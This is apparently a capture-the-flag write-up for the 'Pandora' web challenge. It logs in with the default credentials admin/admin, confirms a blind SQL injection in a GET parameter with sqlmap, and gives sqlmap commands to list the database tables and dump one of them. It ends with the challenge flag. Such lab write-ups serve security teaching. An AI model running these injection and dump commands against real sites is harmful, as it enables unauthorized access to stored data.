Web : Pandora

Value : 100 Pts


Description : Jake in pandora needs to save Na'vi from Human invasion. he is not sure humans army bases locations. Help him find those location so that he can take them down before they start their move.

The flag format - p_ctf{OBTAINED_SECRET_CODE}


Attachment : http://ctf.pragyan.org:14000/index.php

Solution

There is a website given for this challenge. It is a login page.
By trying he credentials admin / admin, we can log in.



Except the logout, links on the page don't work. There is nothing to do.
On the url, we can see two get parameters. Testing them for sql injection leads to think that this attack might work!



The name parameters seems to be vulnerable. We can confirm it with sqlmap.

```
[07:50:54] [WARNING] GET parameter 'success' does not seem to be injectable
[07:50:54] [INFO] testing if GET parameter 'NAME' is dynamic
[07:50:54] [INFO] GET parameter 'NAME' appears to be dynamic
[07:50:55] [WARNING] heuristic (basic) test shows that GET parameter 'NAME' might not be inje
ctable
[07:50:55] [INFO] testing for SQL injection on GET parameter 'NAME'
[07:50:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:50:57] [INFO] GET parameter 'NAME' appears to be 'AND boolean-based blind - WHERE or HAVI
NG clause' injectable (with --string="msg")
[07:51:01] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for ot
her DBMSes? [Y/n]
```


We can now enumerate the tables of the database.
sqlmap -r request http://ctf.pragyan.org:14000 --tables

```
web application technology: PHP 7.4.3, Nginx 1.17.8
back-end DBMS: MySQL >= 5.0.12
[07:52:40] [INFO] fetching database names
[07:52:41] [INFO] fetching tables for databases: 'capture_the_flag, information_schema'
Database: capture_the_flag
[3 tables]
+--------------------------------------+
| pandoralocations                     |
| pandoramsg                           |
| pandorausers                         |
+--------------------------------------+

Database: information_schema
```

The pandoralocations is very interesting, because that's our goal. We can dump the the whole table.

sqlmap -r request http://ctf.pragyan.org:14000 -T pandoralocations –dump



p_ctf{4vengers_455emb1e_0ne_l45t_t1me}